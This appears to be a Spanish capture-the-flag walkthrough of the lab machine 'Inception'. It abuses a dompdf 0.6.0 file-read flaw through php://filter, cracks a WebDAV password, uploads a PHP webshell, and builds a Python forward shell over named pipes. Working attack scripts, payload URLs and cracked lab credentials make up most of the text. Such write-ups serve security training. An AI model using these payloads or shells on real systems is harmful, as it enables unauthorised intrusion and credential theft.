

Inception

Máquina Inception

```
**IP:** 10.129.99.238
```

1. Reconocimiento

1.1 Escaneo de Puertos TCP

Realizamos un escaneo inicial de todos los puertos TCP para identificar servicios abiertos.

```
# nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.99.238 -vv -oG scanPort
```

Explicación:

- `nmap` : Herramienta de escaneo de red.
- `-p-` : Escanea el rango completo de puertos (1-65535).
- `--open` : Muestra solo los puertos que están abiertos.
- `-sS` : Realiza un TCP SYN Scan (sigiloso, no completa la conexión).
- `--min-rate 5000` : Envía paquetes a una velocidad mínima de 5000 paquetes por segundo para agilizar el proceso.
- `-Pn` : Omite el descubrimiento de hosts (asume que el host está activo).
- `-n` : No realiza resolución DNS (más rápido).
- `10.129.99.238` : IP objetivo.
- `-vv` : Verbosity level 2 (muestra información detallada durante el escaneo).
- `-oG scanPort` : Guarda la salida en formato "Grepable" en el archivo `scanPort`.

Resultado:

```
Nmap scan report for 10.129.99.238
Host is up, received user-set (0.047s latency).
Scanned at 2026-01-27 11:34:11 CET for 26s
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack ttl 62
3128/tcp  open  squid-http  syn-ack ttl 62

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.46 seconds
```

1.2 Escaneo de Servicios y Versiones

Escaneamos exhaustivamente los puertos detectados para enumerar versiones y ejecutar scripts básicos.

```
└─# nmap -p80,3128 -sCV 10.129.99.238 -oN scanV
```

Explicación:

- `-p80,3128` : Define los puertos específicos a escanear.
- `-sCV` : Combina `-sC` (ejecuta scripts por defecto de nmap) y `-sV` (detecta versiones de servicios).
- `-oN scanV` : Guarda la salida en formato normal en el archivo `scanV`.

Resultado:

```
Nmap scan report for 10.129.99.238
Host is up (0.052s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Inception
3128/tcp  open  http-proxy   Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.54 seconds
```

1.3 Identificación del Sistema Operativo

Identificamos el codename del servidor mediante la cabecera expuesta por Apache.

```
Apache httpd 2.4.18 launchpad
```

Resultado: Ubuntu Xenial

1.4 Identificación de Tecnologías Web

Usamos `whatweb` para identificar el stack tecnológico.

```
└─# whatweb 10.129.99.238
```

Resultado:

```
http://10.129.99.238 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.99.238], Script,
Title[Inception]
```

1.5 Fuzzing y Enumeración Web

Realizamos un fuzzing inicial utilizando los scripts de enumeración HTTP de Nmap.

```
└─# nmap -p80 --script http-enum 10.129.99.238 -oN scanWeb
```

Explicación:

- `--script http-enum`: Script de Nmap que enumera directorios y archivos comunes en servidores web (similar a un fuzzing ligero).

Resultado:

```
Nmap scan report for 10.129.99.238
```

```
Host is up (0.047s latency).
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
| http-enum:
```

```
|   /README.txt: Interesting, a readme.
```


```
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
```

```
Nmap done: 1 IP address (1 host up) scanned in 5.23 seconds
```

2. Análisis Web (Puerto 80)

2.1 Inspección Manual

Accedemos a la web `http://10.129.99.238`. Vemos un apartado para registrarnos con un correo, pero tras probarlo, no encontramos nada relevante funcionalmente.



2.2 Análisis de Código Fuente

Analizando el código fuente HTML, encontramos un comentario al final del documento:

```
<!-- Todo: test dompdf on php 7.x -->
```

2.3 Investigación de Dompdf

Buscamos qué es Dompdf para entender el vector de ataque potencial.

Definición: Dompdf es una librería de código abierto escrita en PHP que convierte archivos, cadenas o vistas HTML y CSS en documentos PDF. Funciona como un motor de renderizado basado en estilos, compatible con CSS 2.1 y algunas características de CSS 3, permitiendo generar reportes, facturas o documentos descargables directamente desde aplicaciones web, popularmente integrado en frameworks como Laravel.

Accedemos a los directorios descubiertos anteriormente, pero no encontramos nada relevante. Procedemos a buscar la ruta por defecto en internet.

Búsqueda: `dompdf default path`

Nos encontramos con una referencia:

<https://www.portailvasculaire.fr/sites/all/modules/contrib/invoice/dompdf/www/setup.php>

El cual existe la ruta `/dompdf/`. Probamos:

<http://10.129.99.238/dompdf/>

Confirmamos que existe y tiene **Directory Listing** habilitado:

```
[PARENTDIR] Parent Directory          -
[ ] CONTRIBUTING.md 2014-01-26 20:25    3.1K
[ ] LICENSE.LGPL    2013-05-24 03:47    24K
[ ] README.md       2014-02-07 03:30    4.8K
[ ] VERSION 2014-02-07 06:35      5
[ ] composer.json   2014-02-02 08:33    559
[ ] dompdf.php       2013-05-24 03:47    6.9K
[ ] dompdf_config.custom.inc.php 2013-11-07 04:45    1.2K
[ ] dompdf_config.inc.php 2017-11-06 02:21    13K
[DIR] include/      2022-08-10 14:44    -
[DIR] lib/          2022-08-10 14:44    -
[ ] load_font.php    2013-05-24 03:47    5.2K
```

2.4 Enumeración de Versión

Comprobamos el archivo `VERSION` para saber la versión exacta instalada.

```
http://10.129.99.238/dompdf/VERSION
```

Resultado: 0.6.0

3. Explotación: Local File Inclusion (LFI)

3.1 Búsqueda de Exploits

Buscamos vulnerabilidades conocidas para Dompdf 0.6.0.

```
└─# searchsploit dompdf
```

Explicación:

- `searchsploit`: Herramienta de línea de comandos para buscar en la base de datos de Exploit-DB.

Resultado:

```
-----
Exploit Title                                     | Path
-----
dompdf 0.6.0 - 'dompdf.php?read' Arbitrary File | php/webapps/33004.txt
dompdf 0.6.0 beta1 - Remote File Inclusion       | php/webapps/14851.txt
Dompdf 1.2.1 - Remote Code Execution (RCE)     | php/webapps/51270.py
TYPO3 Extension ke DomPDF - Remote Code Executi | php/webapps/35443.txt
```


Vemos que existe el archivo `dompdf.php` (visto en el directory listing) y coincide con la vulnerabilidad de Arbitrary File Read. Analizamos el exploit:

```
searchsploit -m php/webapps/33004.txt && cat 33004.txt
```

Resultado:

Details:

An arbitrary file read vulnerability is present on `dompdf.php` file that allows remote or local attackers to read local files using a special crafted argument. This vulnerability requires the configuration flag `DOMPDF_ENABLE_PHP` to be enabled (which is disabled by default).

Using PHP protocol and wrappers it is possible to bypass the `dompdf`'s "chroot" protection (`DOMPDF_CHROOT`) which prevents `dompdf` from accessing system files or other files on the webserver. Please note that the flag `DOMPDF_ENABLE_REMOTE` needs to be enabled.

Command line interface:

```
php dompdf.php
```

```
php://filter/read=convert.base64-encode/resource=<PATH_TO_THE_FILE>
```

Web interface:

```
http://example/dompdf.php?input_file=php://filter/read=convert.base64-encode/resource=<PATH_TO_THE_FILE>
```

Further details at:

```
https://www.portcullis-security.com/security-research-and-downloads/security-advisories/cve-2014-2383/
```

Detalles del exploit: La vulnerabilidad permite leer archivos locales si `DOMPDF_ENABLE_PHP` está habilitado (desactivado por defecto) o bypassar la protección `chroot` usando wrappers de PHP si `DOMPDF_ENABLE_REMOTE` está activo.

Payload: `http://example/dompdf.php?input_file=php://filter/read=convert.base64-encode/resource=<PATH_TO_THE_FILE>`


3.2 Prueba de Concepto (LFI)

Probamos a leer el archivo `/etc/passwd` directamente desde el navegador.

http://10.129.99.238/dompdf/dompdf.php?input_file=php://filter/read=convert.base64-encode/resource=/etc/passwd

Resultado:

cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFibW9uOi91c3lvc2JpbjovdXNyL3



El resultado parece estar cortado en el navegador. Para obtener el contenido completo, realizamos la petición con `curl`.

```
curl -s -X GET http://10.129.99.238/dompdf/dompdf.php?input_file=php://filter/read=convert.base64-encode/resource=/etc/passwd
```

Resultado:

cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFibW9uOi91c3lvc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjl6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3lvc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3lvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWfuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWfDp4Ojg6ODptYWIsOi92YXlvc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXlvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwc m94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDo zMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozN DozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3lvc2Jpbi9ub2xvZ2luCmxcpc3Q6eDozODoz O DpNYWIsaW5nIExp3c3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJj Ong6Mzk6Mzk6aXJjZDovdmFyL3J1bi9pcmNkOi91c3lvc2Jpbi9ub2xvZ2luCmduYXRzOng6 NDE6NDE6R25hdHMgQnVnLVJlcG9ydGluZyBTeXN0ZW0gKGfkbWluKTovdmFyL2xpYi9nb mF0czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZHK6eDo2NTUzND02NTUzNDpub2JvZHK6L2 5vbM4aXN0ZW50Oi91c3lvc2Jpbi9ub2xvZ2luCnN5c3RlbWQtdGltZXN5bmM6eDoxMDA6 MTAyOnN5c3RlbWQgVGltZSBTeW5jaHJvbml6YXRpb24sLCw6L3J1bi9zeXN0ZW1kOi9iaW 4vZmFsc2UKc3lzdGVtZC1uZXR3b3JrOng6MTAxOjEwMzpzZXN0ZW1kIE5ldHdvcmsgTWF uYWdlbWVudCwsLDovcnVuL3N5c3RlbWQvbM4aWY6L2Jpbi9mYWxzZQpzeXN0ZW1kLXJl c29sdmU6eDoxMDI6MTA0OnN5c3RlbWQgUmVzb2x2ZXIsLCw6L3J1bi9zeXN0ZW1kL3Jl c29sdmU6L2Jpbi9mYWxzZQpzeXN0ZW1kLWJ1cy1wcm94eTp4OjEwMzoxMDU6c3lzdGVtZ

CBCdXMgUHHJveHksLCw6L3J1bi9zeXN0ZW1kOi9iaW4vZmFsc2UKc3lzbG9nOng6MTA0OjEwODo6L2hvbWUvc3lzbG9nOi9iaW4vZmFsc2UKX2FwdDp4OjEwNTTo2NTUzNDdo6L25vbmV4aXN0ZW50Oi9iaW4vZmFsc2UKc3NoZDp4OjEwNjo2NTUzNDdo6L3Zhci9ydW4vc3NoZDo vdXNyL3NiaW4vbm9sb2dpbgpb2JiOng6MTAwMDoxMDAwOjovaG9tZS9jb2JiOi9iaW4vYmFzaAo=

3.3 Decodificación

Decodificamos la cadena obtenida para leer el contenido en texto plano.

```
echo 'cadena en base64' | base64 -d
```

Resultado:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time
Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd
Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
sshd:x:106:65534:./var/run/sshd:/usr/sbin/nologin
cobb:x:1000:1000:./home/cobb:/bin/bash
```

Identificamos un usuario relevante en el sistema: cobb .

3.4 Automatización del LFI

Creamos un script en Bash para explotar el LFI cómodamente desde la terminal.

```
#!/bin/bash

function ctrl_c(){
    echo -e "\n\n[!]Saliendo...\n"
    tput cnorm; exit 1
}

trap ctrl_c INT
tput civis

url="http://10.129.99.238/dompdf/dompdf.php?
input_file=php://filter/read=convert.base64-encode/resource="
filter='\[(\K[^)]+\)'

while true; do
    echo -n "file> "
    read path
    full_url="$url$path"
    [[ -z "$path" ]] && continue
    curl -s "$full_url" | grep -oP "$filter" | base64 -d
    echo
done; wait
tput cnorm
```

4. Enumeración Interna via LFI

4.1 Enumeración de Usuario Cobb

Intentamos leer archivos sensibles del usuario `cobb` descubierto, como la flag de usuario o claves SSH.

- `/home/cobb/desktop/user.txt`
- `/home/cobb/.ssh/id_rsa`
- `/home/cobb/.ssh/id_rsa.pub`

Resultado: No obtenemos nada, los archivos no parecen existir o no tenemos permisos de lectura.

4.2 Enumeración de Red Interna

Consultamos la tabla de conexiones TCP activas del sistema para ver puertos internos escuchando.

`/proc/net/tcp`

Resultado:

```

sl  local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt
uid  timeout inode
0: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000
0      0 19341 1 0000000000000000 100 0 0 10 0

```

Analizamos la dirección local y el puerto en hexadecimal:

```
echo "obase=10; ibase=16; 0016" | bc -> Puerto 22
```

Confirmamos que el puerto 22 (SSH) está abierto internamente, aunque no se veía desde fuera (filtrado por firewall).

4.3 Fuzzing del Proxy Squid (Puerto 3128)

Sabemos por el escaneo inicial que hay un proxy Squid en el puerto 3128. Intentamos usarlo para alcanzar el puerto 22 interno o descubrir otros servicios.

Usamos `wfuzz` para enumerar puertos accesibles a través del proxy.

```
└─# wfuzz -c --hc=404,503 -t 200 -z range,1-65535 -p 10.129.99.238:3128:HTTP
```

<http://127.0.0.1:FUZZ>

Explicación:

- `-c` : Salida con colores.
- `--hc=404,503` : Ocultar respuestas con código 404 (Not Found) y 503 (Service Unavailable).
- `-t 200` : Usar 200 hilos.
- `-z range,1-65535` : Payload generator de tipo rango para escanear todos los puertos.
- `-p 10.129.99.238:3128:HTTP` : Define el proxy a usar (IP:Puerto:Tipo).
- `http://127.0.0.1:FUZZ` : URL objetivo (localhost a través del proxy), donde FUZZ es el número de puerto.

Resultado:

```

000000022:  200      2 L      4 W      60 Ch      "22"
000000080:  200     1051 L     169 W     2877 Ch     "80"
000003128:  400      151 L     416 W     3521 Ch     "3128"

```

Confirmamos que el puerto 22 y el 80 son accesibles internamente.

4.4 Configuración de Proxychains

Para interactuar cómodamente con los servicios internos, configuramos `proxychains`.

```
nano /etc/proxychains4.conf
```

Añadir al final: `http 10.129.99.238 3128`

Explicación: Definimos un proxy de tipo HTTP en la IP 10.129.99.238 puerto 3128.

4.5 Enumeración de Red y Procesos

Continuamos enumerando el sistema a través del LFI para entender el entorno.

FIB Trie (Red): `file> /proc/net/fib_trie`

Resultado: `|-- 192.168.0.10`

Vemos una IP interna 192.168.0.10 .

Procesos: `file> /proc/sched_debug`

Resultado: No vemos nada interesante en la lista de procesos.

4.6 Análisis de Configuración de Squid

Buscamos el archivo de configuración del proxy para ver reglas de acceso.

Utilizamos el script LFI `./shell` anteriormente creado.

```
└─# ./shell | tee output
/etc/squid/squid.conf
```

Filtramos los comentarios para leer mejor: `└─# grep -vE '^#s*(#|$)' output`

Resultado:

```
acl localnet src 192.168.0.0/16
acl localnet_dst dst 192.168.0.0/16
acl localnet_dst dst 10.0.0.0/8
acl SSL_ports port 443
acl Safe_ports port 80          # http
acl Safe_ports port 21          # ftp
acl Safe_ports port 443         # https
acl Safe_ports port 70          # gopher
acl Safe_ports port 210         # wais
acl Safe_ports port 1025-65535  # unregistered ports
acl Safe_ports port 280         # http-mgmt
acl Safe_ports port 488         # gss-http
acl Safe_ports port 591         # filemaker
acl Safe_ports port 777         # multiling http
acl CONNECT method CONNECT
http_access allow localhost manager
http_access deny manager
http_access deny localnet_dst
http_access allow localnet
http_access allow localhost
http_access deny all
```

```

http_port 3128
coredump_dir /var/spool/squid
refresh_pattern ^ftp:          1440      20%      10080
refresh_pattern ^gopher:       1440      0%       1440
refresh_pattern -i (/cgi-bin/|\?) 0       0%        0
refresh_pattern (Release|Packages(.gz)*)$ 0       20%      2880
refresh_pattern .               0        20%      4320

```

4.7 Análisis de Configuración de Apache

Buscamos configuraciones de sitios web para encontrar rutas ocultas. `file>`
`/etc/apache2/sites-enabled/000-default.conf`

Resultado:

```

Alias /webdav_test_inception /var/www/html/webdav_test_inception
<Location /webdav_test_inception>
    Options FollowSymLinks
    DAV On
    AuthType Basic
    AuthName "webdav test credential"
    AuthUserFile
/var/www/html/webdav_test_inception/webdav.passwd
    Require valid-user
</Location>

```

Descubrimos una ruta `/webdav_test_inception` que tiene **WebDAV** habilitado y requiere autenticación básica.

El archivo de contraseñas está en

`/var/www/html/webdav_test_inception/webdav.passwd`.

5. Acceso Inicial (WebDAV)

5.1 Obtención y Cracking de Credenciales

Leemos el archivo de contraseñas mediante el LFI.

`file> /var/www/html/webdav_test_inception/webdav.passwd`

Resultado: `webdav_tester:$apr1$8r07Smi4$yqn7H.GvJFtsTou1a7VME0`

Crackeamos el hash con `john`.

`└─# john -w:/usr/share/wordlists/rockyou.txt hash`

Resultado: `babygurl69 (webdav_tester)`

5.2 Pruebas de Acceso

Intentamos acceder vía web con las credenciales `webdav_tester` : `babygurl69` .

`http://10.129.99.238/webdav_test_inception`

Resultado: 403 Forbidden. El servidor web nos deniega el acceso al listado, aunque las credenciales sean correctas.



Intentamos usar estas credenciales para acceder por SSH como `cobb` usando `proxychains` , por si hubiera reutilización de contraseñas.

```
└─# proxychains ssh cobb@localhost
```

Resultado: Permission denied

5.3 Test de WebDAV

Usamos `davtest` para comprobar qué tipos de archivos podemos subir y ejecutar en el directorio WebDAV.

```
└─# davtest -url http://10.129.99.238/webdav_test_inception/ -auth  
webdav_tester:babygurl69
```

Explicación:

- `-url` : URL del recurso WebDAV.
- `-auth` : Credenciales usuario:contraseña.

Resultado:

```
PUT File:  
http://10.129.99.238/webdav_test_inception/DavTestDir_L4NkpGG_j2/davtest_L4N  
kpGG_j2.txt  
PUT File:  
http://10.129.99.238/webdav_test_inception/DavTestDir_L4NkpGG_j2/davtest_L4N  
kpGG_j2.aspx  
PUT File:  
http://10.129.99.238/webdav_test_inception/DavTestDir_L4NkpGG_j2/davtest_L4N
```

```
kpGG_j2.html
PUT File:
http://10.129.99.238/webdav_test_inception/DavTestDir_L4NkpGG_j2/davtest_L4N
kpGG_j2.php
PUT File:
http://10.129.99.238/webdav_test_inception/DavTestDir_L4NkpGG_j2/davtest_L4N
kpGG_j2.asp
PUT File:
http://10.129.99.238/webdav_test_inception/DavTestDir_L4NkpGG_j2/davtest_L4N
kpGG_j2.pl
PUT File:
http://10.129.99.238/webdav_test_inception/DavTestDir_L4NkpGG_j2/davtest_L4N
kpGG_j2.cgi
PUT File:
http://10.129.99.238/webdav_test_inception/DavTestDir_L4NkpGG_j2/davtest_L4N
kpGG_j2.shtml
PUT File:
http://10.129.99.238/webdav_test_inception/DavTestDir_L4NkpGG_j2/davtest_L4N
kpGG_j2.cfm
PUT File:
http://10.129.99.238/webdav_test_inception/DavTestDir_L4NkpGG_j2/davtest_L4N
kpGG_j2.jhtml
PUT File:
http://10.129.99.238/webdav_test_inception/DavTestDir_L4NkpGG_j2/davtest_L4N
kpGG_j2.jsp
Executes:
http://10.129.99.238/webdav_test_inception/DavTestDir_L4NkpGG_j2/davtest_L4N
kpGG_j2.txt
Executes:
http://10.129.99.238/webdav_test_inception/DavTestDir_L4NkpGG_j2/davtest_L4N
kpGG_j2.html
Executes:
http://10.129.99.238/webdav_test_inception/DavTestDir_L4NkpGG_j2/davtest_L4N
kpGG_j2.php
```

Confirmamos que podemos subir archivos `.php` con el método `PUT` y que el servidor los ejecuta.

5.4 Subida de Webshell

Creamos una webshell simple en PHP (`webshell.php`).

```
<?php
    system($_REQUEST['cmd']);
?>
```

La subimos usando `curl` y el método `PUT`.

└─# curl -s -X PUT

http://webdav_tester:babygurl69@10.129.99.238/webdav_test_inception/webshell.php -d @webshell.php

Verificamos la ejecución de comandos:

http://10.129.99.238/webdav_test_inception/webshell.php?cmd=whoami

Resultado:

www-data

Comprobamos le hostname:

http://10.129.99.238/webdav_test_inception/webshell.php?cmd=hostname -l

Resultado:

192.168.0.10

Comprobamos conectividad hacia nuestro equipo (para reverse shell clásica):

http://10.129.99.238/webdav_test_inception/webshell.php?cmd=ping%20-c%201%2010.10.14.195

Resultado:

PING 10.10.14.195 (10.10.14.195) 56(84) bytes of data. --- 10.10.14.195 ping statistics --- 1 packets transmitted, 0 received, 100% packet loss, time 0ms

No tenemos conectividad directa (ICMP bloqueado o sin ruta), por lo que una reverse shell estándar podría fallar.

5.5 Forward Shell

Para tener una shell más funcional dado el bloqueo de red, creamos una **Forward Shell** en Python.

Primero un script básico (`forwardShell.py`):

```
#!/usr/bin/python3

import requests, sys, signal

def def_handler(sig, frame):
    print("\n\n[!] Saliendo...\n")
    sys.exit(1)

# Ctrl + C
signal.signal(signal.SIGINT, def_handler)

# Variables globales
main_url =
"http://webdav_tester:babygurl69@10.129.99.238/webdav_test_inception/webshell.php"
```

```
def RunCmd(command):

    post_data = {
        'cmd': '%s' % command
    }

    r = requests.post(main_url, data=post_data)

    print(r.text)

if __name__ == '__main__':

    while True:
        command = input("> ")

        RunCmd(command)
```

Lo mejoramos para usar *Named Pipes* (mkfifo) y simular una TTY real, permitiendo mantener estado.

Script Final Optimizado:

```
#!/usr/bin/python3

import requests, sys, signal

from base64 import b64encode
from random import randrange

def def_handler(sig, frame):
    print("\n\n[!] Saliendo...\n")
    sys.exit(1)

# Ctrl + C
signal.signal(signal.SIGINT, def_handler)

# mkfifo input; tail -f input | /bin/sh 2>&1 > output

# Variables globales
main_url =
"http://webdav_tester:babygurl69@10.129.99.238/webdav_test_inception/webshel
l.php"
session = randrange(1,9999)
stdin = "/dev/shm/stdin.%s" % session
stdout = "/dev/shm/stdout.%s" % session
```



```

def RunCmd(command):
    command = b64encode(command.encode()).decode()
    post_data = {
        'cmd': 'echo "%s" | base64 -d | bash' % command
    }

    r = requests.post(main_url, data=post_data, timeout=2)

    return r.text

def ReadCmd():
    ReadTheOutput = """/bin/cat %s"" % stdout
    response = RunCmd(ReadTheOutput)

    return response

def WriteCmd(command):
    command = b64encode(command.encode()).decode()
    post_data = {
        'cmd': 'echo "%s" | base64 -d > %s' % (command, stdin)
    }
    r = requests.post(main_url, data=post_data, timeout=2)

    return r.text

def SetupShell():
    NamedPipes = """/mkfifo %s; tail -f %s | /bin/sh 2>&1 > %s"" % (stdin,
stdin, stdout)

    try:
        RunCmd(NamedPipes)
    except:
        None

    return None

SetupShell()

if __name__ == '__main__':

    while True:
        command = input("> ")
        WriteCmd(command + "\n")
        response = ReadCmd()

        print(response)

        ClearTheOutput = """/echo '' > %s"" % stdout
        RunCmd(ClearTheOutput)

```

Ejecutamos: `rlwrap ./forwardShell.py`

Ahora tenemos una shell semi-interactiva como `www-data` .

6. Escalada de Privilegios (Contenedor Web)

6.1 Enumeración del Sistema de Archivos

Enumeramos el directorio web `/var/www/html/` y encontramos una instalación de Wordpress.

```
LICENSE.txt
README.txt
assets
dompok
images
index.html
latest.tar.gz
webdav_test_inception
wordpress_4.8.3
```

Revisamos el archivo de configuración `wp-config.php` .

```
cat /var/www/html/wordpress_4.8.3/wp-config.php
```

Resultado:

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'VwPddNh7xMZyDQoByQL4');
